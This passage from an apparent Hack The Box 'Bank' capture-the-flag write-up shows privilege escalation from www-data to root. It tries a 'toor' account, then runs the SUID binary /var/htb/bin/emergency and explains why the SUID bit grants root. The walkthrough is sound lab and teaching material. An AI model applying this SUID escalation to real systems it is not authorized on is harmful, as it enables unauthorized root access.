
www-data@bank:/home/chris$ su toor
No passwd entry for user 'toor'
www-data@bank:/home/chris$
Moreover, I still persisted on HackTricks's enumeration part.
Observe that the path seems interesting:

I simply call the binary and got root privileges then confirmed that I directly escalated my privileges via SUID (Set User ID) bit. The binary /var/htb/bin/emergency had the SUID bit set and was executable by all users (-rwsr-xr-x). Since www-data falls under the others category, it had execute permission. When executed, the binary ran with the file owner's privileges (root) due to the SUID bit, directly escalating my privileges from www-data to root.
rwx r-x r-x owner group others

Get the flags through the directories respectively: